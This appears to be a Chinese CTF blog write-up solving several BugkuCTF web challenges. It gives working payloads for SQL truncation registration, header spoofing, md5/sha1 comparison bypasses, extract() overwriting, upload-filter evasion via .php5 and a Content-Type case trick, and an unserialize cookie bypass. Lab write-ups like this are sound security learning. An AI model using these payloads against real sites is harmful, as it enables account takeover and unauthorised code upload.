点进去是个登陆页面，还看到了注册链接。先随便注册一个然后登陆，显示 `不是管理员还想看flag?!`。。想知道管理员用户名然后尝试注入发现没啥用，于是去注册页面试着以`admin`为用户名注册，页面提示`admin`已存在。好的这下好办了，根据提示得SQL约束攻击，直接去注册一个账号用户名叫'`admin`'（`admin`后加空格），设置密码，再去登陆得`flag`。

你从哪里来

直接burp抓包，修改Referer为 <https://www.google.com>

md5 collision(NUPT_CTF)

提示md5碰撞，构造payload: `?a=240610708` (或者其他哈希值以0e开头的)

程序员本地网站

抓包，添加 `X-Forwarded-For: 127.0.0.1`，在response包中有flag

各种绕过

题目

```
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
    if ($_GET['uname'] == $_POST['passwd'])

        print 'passwd can not be uname.';

    else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin'))

        die('Flag: '.$flag);

    else

        print 'sorry!';
}
?>
```

这个又利用了sha1()不能处理数组的漏洞。构造方法如图所示

Load URL

Split URL

Execute

Post Data

Post data Referrer User Agent Cookies

http://120.24.86.145:8002/web7/?id=margin&uname[]=1

passwd[]=2


<https://blog.csdn.net/CallMeSaltyFish>

web8

题目

```
<?php
extract($_GET);
if (!empty($ac))
{
    $f = trim(file_get_contents($fn));
    if ($ac === $f)
    {
        echo "<p>This is flag:" . " $flag</p>";
    }else{
        echo "<p>sorry!</p>";
    }
}
?>
```

提示: txt? ??? 猜测页面下有txt文件, 访问一下



flags

<https://blog.csdn.net/CallMeSaltyFish>


现在就可以构造: `?ac=flags&fn=flag.txt`

细心

提示：想办法变成admin

这道题一上来挺懵的，不知道要干啥，看了别人的解题思路才知道的。


查看robots.txt会有所发现。



```
User-agent: *  
Disallow: /resusl.php
```

<https://blog.csdn.net/CallMeSaltyFish>

访问resusl.php



The Result

Warning:你不是管理员你的IP已经被记录到日志了

111.164.226.7

By bugkuctf.

if (\$_GET[x]==\$password) 此处省略1w字

<https://blog.csdn.net/CallMeSaltyFish>

根据提示给变量x赋值，构造 `/resusl.php?x=admin`

求getshell

这个不太会，查了一下感觉这个操作很骚。。

随便上传一个抓包

```
Accept-Language: zh, zh-CN; q=0.8, en-US; q=0.5, en; q=0.3  
Accept-Encoding: gzip, deflate  
Referer: http://120.24.86.145:8002/web9/  
Content-Type: multipart/form-data; boundary=-----41184676334  
Content-Length: 136  
Cookie: PHPSESSID=s8r3jfvbo2c3klfsf129hja4tr05knid  
Connection: keep-alive  
Upgrade-Insecure-Requests: 1  
Cache-Control: max-age=0
```

```
-----41184676334  
Content-Disposition: form-data; name="file"; filename="l.php5"  
Content-Type: image/png
```

<https://blog.csdn.net/CallMeSaltyFish>

文件名后缀改成 `.php5`，上面有个 `Content-Type`，把后面multipart中的u改成大写U（或者改其他字母），然后forward，在response包中得到flag。

这题好像是后缀黑名单检测和类型检测，php5没有被过滤，改变大小写会让waf失效，而服务器容错率高会被正常解析。

flag.php

又是脑洞题。。内个login按钮没用，给hint传参出现源码。。。

```
<?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['ISecer'];
if(isset($_GET['hint'])){
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
    echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
    <form method="POST" action="#">
        <p><input name="user" type="text" placeholder="Username"></p>
        <p><input name="password" type="password" placeholder="Password"></p>
        <p><input value="Login" type="button"/></p>
    </form>
</div>
</body>
</html>

<?php
}
$KEY='ISecer:www.isecer.com';
?>
```

在最后看到KEY的值，但事实上前面比较的时候KEY的值还是空的。

```
<?php
$KEY='';
$a = serialize($KEY);
echo $a;
?>
```

得到序列化后的值 `s:0:""`，抓包把Cookie改成 `ISecer=s:0:""`；或者 `ISecer=s:0:""` 或者 `ISecer=s:0:"%3B` 都可以